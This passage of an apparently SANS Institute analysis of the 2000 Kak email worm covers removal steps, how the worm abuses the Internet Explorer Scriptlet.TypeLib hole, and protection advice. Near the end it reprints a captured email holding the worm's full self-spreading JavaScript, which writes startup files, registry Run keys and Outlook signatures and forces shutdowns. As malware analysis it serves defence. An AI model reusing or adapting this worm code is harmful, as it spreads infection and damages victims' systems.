- The <Identity> key will be different on each computer. It is a long string of numbers and letters in brackets, similar to: {2F3FF060-E5E4-11D3-B5CD-CC519BEAAC42}
- Make sure that you go all of the way down through the keys and that you select the \Signatures subkey. Do not delete the Identities key itself.

7. Press Delete, and then click Yes to confirm.
8. Exit the Registry Editor, and then restart your computer.

NOTE: For Windows 98 users only: Before restarting, if you used the Microsoft System Configuration Utility to enable the startup menu, you can disable it at this time. Please follow these steps:

1. Click Start, and then click Run.
2. Type msconfig and then Click OK. The System Configuration Utility dialog box appears.

3. Click Advanced on the General tab.
4. Uncheck Enable Startup Menu, click OK, and then click OK again.
5. Restart the computer.

Solution 2--To remove this worm (mostly in MS-DOS mode) follow these instructions:

1. Start the computer in MS-DOS mode.
2. Remove the worm entry from the Autoexec.bat file.
3. Remove worm-infected files in MS-DOS mode.
4. Remove the worm entry from the registry.
5. Uninstall the Windows Scripting host.
6. Delete worm-infected files from Quarantine.
7. Clear deleted items folder.
8. Install the Microsoft patch.
9. Take action after installing the Microsoft patch.

To start the computer in MS-DOS mode:

- If you are using Windows 95, then follow these steps:
 1. If the computer is on, close all programs, and then, if possible, shut down Windows.
 2. Turn off the computer, and wait thirty seconds. You *must* turn off the power to clear memory.
 3. Restart the computer, and watch the screen. When you see "Starting Windows 95," press F8.
 4. Select "Safe Mode Command Prompt Only" from the startup menu, and then press Enter.
- If you are using Windows 98, then follow these steps:
 1. If the computer is on, close all programs, and then, if possible, shut down Windows.
 2. Turn off the computer and wait thirty seconds. You *must* turn off the power to clear memory.
 3. Restart the computer and immediately press and hold down the Ctrl key until the Windows 98 startup menu appears.
 4. Select "Safe Mode Command Prompt Only" from the startup menu, and then press Enter.

To remove the worm entry from the Autoexec.bat file:

1. At the DOS prompt, type edit autoexec.bat and press then Enter. The DOS editor opens.
2. Delete or remark out any lines with entries that refer to C:\Windows\Start Menu\Programs\StartUp\kak.hta.

3. Press Alt+F, and then press S to save the file.
4. Press Alt+F, and then press X to exit the DOS editor.

To remove worm-infected files in MS-DOS mode:

NOTE: These instructions assume that the path to your windows folder is C:\Windows. If you installed Windows to a different folder, for example, C:\Win95, then please modify the commands that refer to the Windows folder accordingly.

1. Type the following commands in the sequence shown. Press Enter after each one.

```
cd windows
attrib -s -h -r kak.htm
del c:\windows\kak.htm
cd system
attrib -s -h -r *.hta
del *.hta
cd..
cd startm~1
cd programs
cd startup
attrib -s -h -r kak.hta
del kak.hta
```

2. Turn off the computer, wait at least 30 seconds.
3. Restart the computer. When Windows starts, proceed to the next section.

NOTE: If after restarting the computer, you see a blank <name>.hta screen opening at startup, repeat the previous steps.

To remove the worm entry from the registry:

CAUTION: We strongly recommend that you back up the system registry before making any changes. Incorrect changes to the registry could result in permanent data loss or corrupted files. Please make sure you modify only the keys specified.

1. Click Start, and then click Run. The Run dialog box appears.
2. Type regedit and then click OK. The Registry Editor opens.
3. Navigate to and click the following key:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\
Run
```

NOTE: If you are using Windows 98, in addition to the \Run key, perform the next step on the \Run- key if it exists. (The \Run- key will only exist if you have used the System Configuration Utility to disable programs loading from the

registry.)

4. Look for the following String value in the right pane.

cAg0u "C:\WINDOWS\SYSTEM\<name>.hta"

5. If it exists, select it, press Delete, and then click Yes to confirm.

6. Navigate to and click the following subkey:

HKeyCurrentUser\Identities\<Identity>\Software\Microsoft\Outlook Express\5.0\Signatures

NOTES:

- The <Identity> key will be different on each computer. It is a long string of numbers and letters in brackets, similar to: {2F3FF060-E5E4-11D3-B5CD-CC519BEAAC42}
 - If you have multiple accounts, then you may have more than one <Identity> key. If this is the case, then you must do this for each one.
 - Make sure that you go all of the way down through the keys and that you select the \Signatures subkey. Do not delete the Identities key itself.
7. Press Delete, and then click Yes to confirm.
8. Exit the Registry editor.

Signature of the attack


JS/Kak.A (also known as Kak, VBS/Kak, WScript.Kak and WScript.KakWorm)

This Outlook E-mail worm depends on a security hole in Internet Explorer 5, and has an annoying payload that involves displaying a message and shutting down the host PC based on the time and date.

Kak depends on the same ActiveX security vulnerability as BubbleBoy. As with BubbleBoy, simply reading messages that have Kak embedded in them, or even just previewing them in some versions of Outlook or Outlook Express, causes Kak to run, should the host machine not have had the security vulnerability patched. Because Kak changes the E-mail signature settings of Outlook Express 5 to include a copy of its code in outgoing messages, some people have started using the term "signature virus". This is, unfortunately, misleading. Although Kak adds or replaces an affected user's E-mail signature, the virus works because of security holes in a very widely-used web browser and because of that browser's lenient default security settings for scripting and other "active content". Further, the term "signature virus" has caused some people to focus on visible E-mail signatures, which is counterproductive in Kak's case as its HTML signature is comprised of JavaScript code only and thus has no visible manifestation in its carrier

messages.

The security hole Kak uses is known as the "Scriptlet.TypeLib" exploit after the ActiveX control involved. The vulnerability is caused because, during the installation of Internet Explorer, it is marked "safe for scripting" despite the fact the control allows creation and modification of files on local drives. Because it is "safe for scripting", the default security settings of Internet Explorer, Outlook and Outlook Express allow the control to be used without raising any security alerts. Thus, it can be called from scripts embedded in web pages or HTML E-mail messages and write to the victim's hard drive without them being warned of this serious security breach. Further details of this vulnerability, and a similar one known as "Eyedog", are available from Microsoft at <http://www.microsoft.com/technet/security/bulletin/ms99-032.asp> and all users of machines with Internet Explorer 4.x or 5.0 installed are recommended to read that page and install the patch it references, if appropriate. Note that users of non-Microsoft E-mail and web browser software may be at risk from these vulnerabilities if their software depends on Microsoft's Internet Explorer ActiveX controls for displaying HTML. Users of such browsers and HTML-capable E-mail programs should check with the vendors of those products. Also in keeping with BubbleBoy, Kak uses the Scriptlet.TypeLib hole in an attempt to drop an HTA (HTML Application) file into the Windows startup folder.



A potential point of failure for Kak is that it has "C:\Windows" hard-coded as the name of the Windows installation directory. While that is the default name and very widely used, this could prevent Kak working on a non-default Windows installation, and is part of the reason it does not work on default NT or Windows 2000 installations. Named "kak.hta", the path for this file is also hard-coded, and only works on systems where the Startup folder matches either "C:\Windows\STARTM~1\Programs\StartUp" or "C:\Windows\MENUDE~1\PROGRA~1\DEMARR~1". Typically, these are the "C:\Windows\Start Menu\Programs\StartUp" folders of English language versions of

Windows 9x and the "C:\Windows\Menu Démarrer\Programmes\Démarrage" folders in French language versions of the same OSes.


As the Scriptlet.TypeLib hole can only be exploited to write files, Kak then has to wait for the next system restart or user login. When that occurs, the code in "kak.hta" is run, and this is where the real work is done. Kak.hta checks the existence of the aforementioned default French and English Win9x startup directories, and records whichever it finds first. It then checks for the existence of "C:\AE.KAK". If that file does not exist and the script is not running from a file called "kak.hta" it copies "C:\AUTOEXEC.BAT" to "C:\AE.KAK" then appends two lines to "C:\AUTOEXEC.BAT". The first redirects an ECHO command to the "kak.hta" file in the appropriate startup directory and the second deletes that file. Thus, on an English language Win9x machine, the lines added to AUTOEXEC.BAT are:

```
@echo off> C:\Windows\STARTM~1\Programs\StartUp\kak.hta  
del C:\Windows\STARTM~1\Programs\StartUp\kak.hta
```

The purpose of this code is to overwrite the original "kak.hta" file, or any subsequent copies created by the victim reading further "carrier" messages or from rereading carrier messages they have kept or copies of afflicted messages in their "Sent Items" folder. Redirecting the "ECHO OFF" command into a file creates a zero-length file, making recovery of the contents of the original "kak.hta" file more difficult. Further, the test that the running script is not in a file named "kak.hta" means this part of the code does not run on initial execution of Kak's main code. It will run when the copy of "kak.hta", described below, executes because of Kak's registry modifications (also described below). Deleting itself from the startup directory is presumably an attempt to reduce the chance of early discovery, as its presence there would be obvious to all but the most naive of users. Following disinfection of Kak, these batch file changes should be undone by deleting AUTOEXEC.BAT and renaming AE.KAK to AUTOEXEC.BAT, unless AUTOEXEC.BAT was modified between infection and Kak's removal. In that case, edit AUTOEXEC.BAT and delete the lines Kak adds at the file's original endpoint.

Next, Kak checks for the existence of a seemingly random-named HTA file in the "C:\Windows\System" directory. The name is actually derived from the second through ninth characters of the name of the last folder in the "C:\Windows\Applic~1\Identities" folder. These folder names match the CLSIDs of the user identities that Outlook Express 5 can create, and at least one will always exist (the default Outlook Express user). If the HTA file based on the selected user identity does not exist, Kak creates such a file and copies itself there from "kak.hta" in the Startup folder. A registry entry file "C:\Windows\kak.reg" is then created, containing settings to enable Outlook Express 5 E-mail signatures for the chosen user identity, and to run the newly-created HTA file at startup and login. The latter is achieved by setting the "cAg0u" value of the registry key "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" to the full path and filename of the HTA file based on the user identity number. Regedit is then executed via the WSH object's Run method, merging the settings from "kak.reg" into


the system registry.



A HTML file - "C:\Windows\kak.htm" - is created next.

The registry changes set Outlook Express 5 to use that file as the E-mail signature of the selected user. First, a simple HTML header is written to the file, then a declaration to initialize a Scriptlet.TypeLib object is written. Next, the bulk of the worm's code is read from the HTA file in "C:\Windows\System", after skipping some header data in that file (due to its creation by the Scriptlet.TypeLib processor). The body is massaged to escape special characters so the script interpreter regenerates the original code, and that is written to the HTML file. When this is completed, the file's attributes are set to hidden.

Finally, the day of the month and current hour are checked. If it is 6:00pm or later on the 1st day of any month, the following dialog is displayed:



When this dialog box is closed, Kak calls a Win32 API function causing Windows to shut down. As this code is in the HTA file set to run at each startup and login, restarting an afflicted machine at or after 6:00pm on the first day of any month results in the machine starting up, displaying the described message then shutting down. (Note: Many descriptions of Kak erroneously claim this payload triggers "on or after 5:00pm". The test in the code is "[...].getHours(>17" which is only true once 6:00pm has been reached.) Once the registry changes have been made and the "kak.htm" file is created, the afflicted machine can start sending copies of Kak in outgoing E-mail messages. Specifically, when the Outlook Express user whose configuration was modified by Kak creates a new mail message, the HTML code form of Kak is included in the message (from the "kak.htm" signature file). The HTML code is only included in messages created when the "send HTML E-mail" option is enabled, but that is the default setting in Outlook Express 5 and few users change it.

How to protect against it

To protect against the kak worm you must protect the gateway, the best method is to install the Microsoft patch located at the below URL:

<http://www.microsoft.com/msdownload/iebuild/scriptlet/en/scriptlet.htm>

The application of security level, 'High', in Internet Explorer isn't necessarily enough to protect you. It is advised to create a 'Personalized' level via the 'medium' security level (for expert users). This can be done via "Tools/Options/Internet.../Security/Personalize Level...").

If such a virus is present after these parameters have been applied, various dialogue boxes will appear on reading, or on previewing, mail under Outlook or Outlook Express. 'NO' should be selected when prompted. In addition, messages, which initiate this prompt, should be handled with care when forwarding, replying, or redirecting them. They should be sent using the PLAIN TEXT format. If you don't you will pass on the virus (without infecting your local machine).

The above parameters will trigger two successive messages.

The first message appears as below:

Internet Explorer

Do you want to allow software such as ActiveX controls and plug-ins to run?

You must answer "NO" to this question.

This choice prompts the second message:

Microsoft Internet Explorer

An ActiveX control is not safe

Your current security settings prohibit running unsafe controls on this page.
As a result, this page may not be displayed as intended.

The installation of the Microsoft patch will take you directly to the second message. The eventual error of saying “YES” to the initial question can then be avoided.

Sending and receiving of HTML format messages are a real danger. Neither Outlook nor Outlook Express can be configured to convert automatically to text format. You can however send mail in the format of your choice.

In Outlook In the sub-menu "Tool/Options...", you should be able to chose the "Mail Format". You can then eliminate HTML by choosing "Microsoft Outlook Rich Text" or "Plain Text".

Under Outlook the preview options can be monitored via the “View” menu and the choice “Current View” and “Preview Pane”.

In Outlook Express in the sub-menu "Tool/Options...", you should be able to chose the "Send". You can then eliminate HTML by choosing "Plain Text".

With Outlook Express the “View\Current View\.” options will give you the choice to activate or disable the preview.


After you have removed the worm and installed the Microsoft security patch, do the following any time that an email indicates a sign of infection with the Wscript.KakWorm:

1. Note which specific email is infected.
2. Click "Ignore the problem and continue with the infected file."
NOTE: Any other action will disrupt the message index and the downloaded messages will not be cleaned from the email server. The next time that you download mail, you will have all of the previous message including those infected with Wscript.KakWorm.
3. When you open or preview the infected email, you will see the message "An active X control on this page is not safe: Your current security settings prohibit running unsafe controls on this page, as a result this page may not display as intended." Delete any such infected email and clear your email trash folder.
4. If you know who sent you the email, contact them and tell them that their system is infected by this worm.

Another option to use in protection of your system is to Uninstall the Windows Scripting Host. The Microsoft Windows Scripting Host enables you to run Visual Basic Scripting and JScript within Windows. Most programs do not use this scripting. Because several worms, including Wscript.KakWorm have made use of this scripting, which is similar to a macro, you may want to remove it if it is not needed; this will prevent the spread of

infection by worms that make use of it. You must remove the association for the VBS extension to the Windows Scripting Host (WSH) to stop it from spreading. If this association is removed, you will not be able to execute VBScripts by double-clicking them. Here are the instructions for removing Visual Basic Script files from Windows 95:

1. Open "My Computer"
2. Select "View/Options"



3. Find "VBScript Script File" from the "File Types" tab.
4. Select "Remove".
5. If you get a confirmation dialog, select "Yes".

It is pointless disinfecting Kak from a machine without first correcting the security flaw Kak depends on. Should you disinfect Kak but leave the security hole open, the next Kak-carrying message read or previewed on the machine will restart the cycle. This could be a newly-received message from the source of the original infection, or an infected message stored for later reference. This latter source of potential re-infection includes copies of infected outgoing E-mail stored in the Sent Items folder - an Outlook Express default few users disable. If you know you have a Kak infection, do not send any more E-mail from the afflicted machine(s) and implement one of the security fixes described in the next paragraph, then clean up Kak, reset your Outlook Express signature settings, etc. If you take one of the "short-cut" security fixes to expedite the disinfection, still schedule

the installation of the MS patch as soon as practicable.

The best solution for securing machines with the Scriptlet.TypeLib vulnerability is to refer to the Microsoft TechNet article mentioned above and apply the official patch. In the interim, you can also prevent the Kak code from running by disabling ActiveX support in the security context in which Outlook Express E-mail is read. This is done from the Security tab of the Tools/Options dialog. Assuming the default security zone definitions have not been changed, select the "Restricted Sites zone" rather than the default, but less secure, "Internet zone". Check that the default settings for the "Restricted sites zone" apply from the Security tab of the Internet control panel or the Security tab of Tools/Options in Internet Explorer.

This less secure approach is far from desirable alone, and the MS patch should still be installed. Note that regardless of combinations of security zone settings and patches, Kak-infected messages in your E-mail folders can still be forwarded intact, even though reading them on a secured/patched system does not allow Kak to run. To prevent stored, infected messages from being replied to or forwarded in HTML form, set "Plain Text" as the Outlook Express "Mail Sending Format" and disable the "Reply to messages using the format in which they were sent" option - both are on the Send tab of Tools/Options.

Although the preceding discussion focuses on E-mail, it applies equally to HTML messages as well. Fortunately, "Plain Text" is the default message sending type for News messages in Outlook Express. Several minor variants of Kak have been found that appear to be the natural byproducts of its code being viewed in various browsers or HTML editors. Some of these minor code changes have rendered the resulting files "undetectable" by some scanners.

Source code/ Pseudo code

Recorded below is an extraction of an email with the pseudo code for the Kak virus:

Return-Path: <email_address_omitted>
Received: from lepton.starttext.net (lepton.starttext.net [205.172.60.12])
by interstice.com (8.9.3/8.9.3) with ESMTP id IAA20857
for <edbrice@prefect.com>; Mon, 28 Aug 2000 08:10:13 -0700
Received: from blaze.compuwise.net (blaze.compuwise.net [208.15.21.6])
by lepton.starttext.net (8.9.1/8.9.1) with ESMTP id KAA04676
for <edbrice@star-telegram.com>; Mon, 28 Aug 2000 10:10:06 -0500 (CDT)
Received: from pavilion (ppp-1-8.compuwise.net [208.19.250.11])
by blaze.compuwise.net (8.9.3/8.9.3) with SMTP id KAA78742
for <edbrice@star-telegram.com>; Mon, 28 Aug 2000 10:10:03 -0500 (CDT)
Message-ID: <002c01c01101\$2bc5d9c0\$41fa13d0@pavilion>
From: "name_omitted" <email_address_omitted>
To: <edbrice@star-telegram.com>
Subject: Singing Voice

Date: Mon, 28 Aug 2000 10:03:28 -0500
MIME-Version: 1.0
Content-Type: multipart/alternative;
boundary="-----_NextPart_000_0029_01C010D7.36C272E0"
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 5.00.2615.200
X-MimeOLE: Produced By Microsoft MimeOLE V5.00.2615.200
Status:

```
<x-html><!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<HTML><HEAD>
<META content="text/html; charset=iso-8859-1" http-equiv=Content-Type>
<META content="MSHTML 5.00.2614.3500" name=GENERATOR>
<STYLE></STYLE>
</HEAD>
<BODY bgColor=#ffffff>
<DIV><FONT face=Arial size=2>Good morning to you, Mr. Brice. </FONT></DIV>
<DIV> </DIV>
<DIV><FONT face=Arial size=2>There is a nagging curiosity that I've had.
Who is the lady who owns the wonderful singing voice in the Wal-Mart television
commercials re price roll-backs?</FONT></DIV>
<DIV> </DIV>
<DIV><FONT face=Arial size=2>She really should not be doing
commercials.</FONT></DIV>
<DIV> </DIV>
<DIV><FONT face=Arial size=2>Thank you</FONT></DIV>
<DIV>
<DIV style="POSITION: absolute; RIGHT: 0px; TOP: -20px; Z-INDEX: 5">
<OBJECT classid=clsid:06290BD5-48AA-11D2-8432-006008C3FBFC
id=scr></OBJECT></DIV>
<SCRIPT><!--
function sErr(){return
true;}window.onerror=sErr;scr.Reset();scr.doc="Z<HTML><HEAD><TITLE>Driver
Memory Error</"+"<TITLE><HTA:APPLICATION ID=\"hO\"
WINDOWSTATE=Minimize></"+"<HEAD><BODY BGCOLOR=#CCCCCC><object
id='wsh' classid='clsid:F935DC22-1CF0-11D0-ADB9-
00C04FD58A0B'></"+"<object><SCRIPT>function sEr(){self.close();return
true;}window.onerror=sEr;fs=new
ActiveXObject('Scripting.FileSystemObject');wd='C:\\\\Windows\\\\';fl=fs.GetFolder(wd+
'Applic~1\\\\Identities');sbf=fl.SubFolders;for(var mye=new
Enumerator(sbf);!mye.atEnd();mye.moveNext())idd=mye.item();ids=new
String(idd);idn=ids.slice(31);fic=idn.substring(1,9);kfr=wd+'MENUDE~1\\\\PROGRA~1\\
\\\\DÉMARR~1\\\\kak.hta';ken=wd+'STARTM~1\\\\Programs\\\\StartUp\\\\kak.hta';k2=wd
+'System\\\\'+fic+'.hta';kk=(fs.FileExists(kfr))?kfr:ken;aek='C:\\\\AE.KAK';aeb='C:\\\\Auto
```

```

exec.bat';if(!fs.FileExists(aek)){re=/kak.hta/i;if(hO.commandLine.search(re)!=-
1){f1=fs.GetFile(aeb);f1.Copy(aek);t1=f1.OpenAsTextStream(8);pth=(kk==kfr)?wd+'ME
NUD ~1\\\\\\PROGRA~1\\\\\\D MARR~1\\\\\\kak.hta':ken;t1.WriteLine('@echo
off>'+pth);t1.WriteLine('del
'+pth);t1.Close();} } if(!fs.FileExists(k2)){fs.CopyFile(kk,k2);fs.GetFile(k2).Attributes=2;} t
2=fs.CreateTextFile(wd+'kak.reg');t2.write('REGEDIT4');t2.WriteLine(2);ky='[HKE
Y_CURRENT_USER\\\\\\Identities\\\\\\'+idn+'\\\\\\Software\\\\\\Microsoft\\\\\\Outlook
Express\\\\\\5.0';sg='\\\\\\signatures';t2.WriteLine(ky+sg+']');t2.WriteLine('\"Default
Signature\"=\"00000000\"');t2.WriteLine(2);t2.WriteLine(ky+sg+'\\\\\\00000000');t2.
WriteLine('\"name\"=\"Signature
#1\"');t2.WriteLine('\"type\"=dword:00000002');t2.WriteLine('\"text\"=\"\"');t2.WriteLine('\"file
\"=\"C:\\\\\\\\\\\\WINDOWS\\\\\\\\\\\\kak.htm\"');t2.WriteLine(2);t2.WriteLine(ky+']');t2.
WriteLine('\"Signature
Flags\"=dword:00000003');t2.WriteLine(2);t2.WriteLine('[HKEY_LOCAL_MACH
INE\\\\\\SOFTWARE\\\\\\Microsoft\\\\\\Windows\\\\\\CurrentVersion\\\\\\Run]');t2.WriteLine('\"cAg0
u\"=\"C:\\\\\\\\\\\\WINDOWS\\\\\\\\\\\\SYSTEM\\\\\\\\\\\\'+fic+'hta\"');t2.WriteLine(2);t2.clos
e();wsh.Run(wd+'Regedit.exe -s
'+wd+'kak.reg');t3=fs.CreateTextFile(wd+'kak.htm',1);t3.Write('<HTML><BODY><DIV
style=\"POSITION:absolute;RIGHT:0px;TOP:-20px;Z-INDEX:5\"><OBJECT
classid=clsid:06290BD5-48AA-11D2-8432-006008C3FBFC
id=scr></\"+\"OBJECT></\"+\"DIV>');t4=fs.OpenTextFile(k2,1);while(t4.Read(1)!='Z');t3.
WriteLine('<SCRIPT><!--');t3.write('function sErr(){return
true;} window.onerror=sErr;scr.Reset();scr.doc='\"Z\"');rs=t4.Read(3095);t4.close();rd='\\\\\\g
;re='\"/g;rf='</\\\\\\g;rt=rs.replace(rd,'\\\\\\').replace(re,'\\\\\\').replace(rf,'</\"+\"/\"+\"');t3.Writ
eLine(rt+'\"');la=(navigator.systemLanguage)?navigator.systemLanguage:navigator.languag
e;scr.Path=(la=='fr')?'\"C:\\\\\\\\\\\\windows\\\\\\\\\\\\Menu
Démarrer\\\\\\Programmes\\\\\\Démarage\\\\\\kak.hta\":'\"C:\\\\\\\\\\\\windows\\\\\\\\\\\\Start
Menu\\\\\\Programs\\\\\\Startup\\\\\\kak.hta\"';agt=navigator.userAgent.toLowerCase()
;if(((agt.indexOf('msie')!=
1)&&(parseInt(navigator.appVersion)>4))||(agt.indexOf('msie 5.')!=
1))scr.write());t3.write('// --
></\"+\"'+\"SCRIPT></\"+\"'+\"OBJECT></\"+\"'+\"BODY></\"+\"'+\"HTML>');t3.close();fs.GetFil
e(wd+'kak.htm').Attributes=2;fs.DeleteFile(wd+'kak.reg');d=new Date();if(d.getDate()==1
&& d.getHours()>17){alert('Kagou-Anti-Kro$oft says not today
!');wsh.Run(wd+'RUNDLL32.EXE user.exe,exitwindows');}self.close();</\"+\"SCRIPT>S3
driver memory alloc failed
!]]% % % % %</\"+\"BODY></\"+\"HTML\"';la=(navigator.systemLanguage)?navigator.syste
mLanguage:navigator.language;scr.Path=(la=='fr')?'\"C:\\\\windows\\Menu
Démarrer\\Programmes\\Démarage\\kak.hta\":'\"C:\\\\windows\\Start
Menu\\Programs\\Startup\\kak.hta\"';agt=navigator.userAgent.toLowerCase();if(((agt.inde
xOf('msie')!=1)&&(parseInt(navigator.appVersion)>4))||(agt.indexOf('msie 5.')!=
1))scr.write());
// --></SCRIPT>
</OBJECT></DIV></BODY></HTML>
</x-html>

```

Links pertaining to this worm are recorded below:

<http://www.prefect.com/articles/kakworm.shtml>

<http://www.blackcode.com>

Additional Information

Information recorded in this document were extracted from the following resources:

http://vil.nai.com/vil/dispvirus.asp?virus_k=10509

<http://www.sophos.com/virusinfo/analyses/vbskakworm.html>

<http://www.sophos.com/support/faqs/kakwormdisinfection.html>

<http://www.cai.com/virusinfo/encyclopedia/descriptions/wscript.htm>

© SANS Institute 2000 - 2005, Author retains full rights.